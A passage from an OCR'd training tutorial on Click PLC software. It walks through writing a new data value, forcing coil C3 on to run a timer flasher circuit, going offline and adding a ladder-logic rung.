


4. At this point, we have not committed our changes within the PLC. To commit our new value, we can either double click the PLC icon in the *Write* column or we can click the `Write All New Values` button.




5. Once we have committed our changes, we will see the *Current Value* equal to our *New Value*. Let's look at the logic and see if our new value of 5300 is being used.

   Close the *Data View* window, scroll down to the rung with the *T2 Off Timer*. You will see in the Online ladder logic window the value of *DS2* has changed from 5200 to 5300.




6. Let's also investigate a second method of changing a variable's value. We will use the `Override View` to set the *C3* ladder logic program variable to `On`.


Start by opening the `Override View` window.



7. In the *Override View* window, enter *C3* in the *Address* column. You can also look for it in the Click PLC by clicking the *Address* column and searching for the *C3* variable. Click the *New Value* to `On`.




8. Click `Write all new values` to turn coil *C3* On. This will start the timer flasher circuit. Close the *Override View* window when complete.




Note

Click `Yes` if the following pop-up is displayed.




9. Navigate back to the *Status Monitor* and watch the behavior of the simple timer circuit logic that has been created. You will see that memory location *C3 Flasher Circuit Enable* is now forced on and the flasher circuit will be energized. You should observe the *T1 On Timer* will begin to time and once the *T1 On Timer* has reached its preset value, it will energize the *T2 Off Timer*. The toggling off and on of both timers will continue as long as the PLC is in run mode and *C3 Flasher Circuit Enable* remains on.




10. As a challenge, let's add Logic to turn *on* the *Y003* output on when the Flasher Timer *T1* is timing. Let's start by disconnecting (going offline) from the Click PLC and doing the ladder code modifications on our computer and then writing our changed code back to the Click PLC.

    Click the `Home` menu bar and click the Online menu item. You will be prompted to *Disconnect from the PLC?*


Select `Yes` to move to the *Offline* mode




11. Right click on the last rung of the program, this is the rung that contains the *End* logical operator. Select `Insert Rung Before Cursor`.




12. After the rung insertion, you will see a *NOP* (No Operation) operator.




13. Drag a normally open contact, to the column "A" of the newly inserted rung. You will do this by selecting the Contact (NO) from the right-hand Instruction List menu and dragging it to column A of the new rung. A popup box will appear that prompts you to enter the Bit Memory Address.




14. Enter C5 as the Bit Memory Address



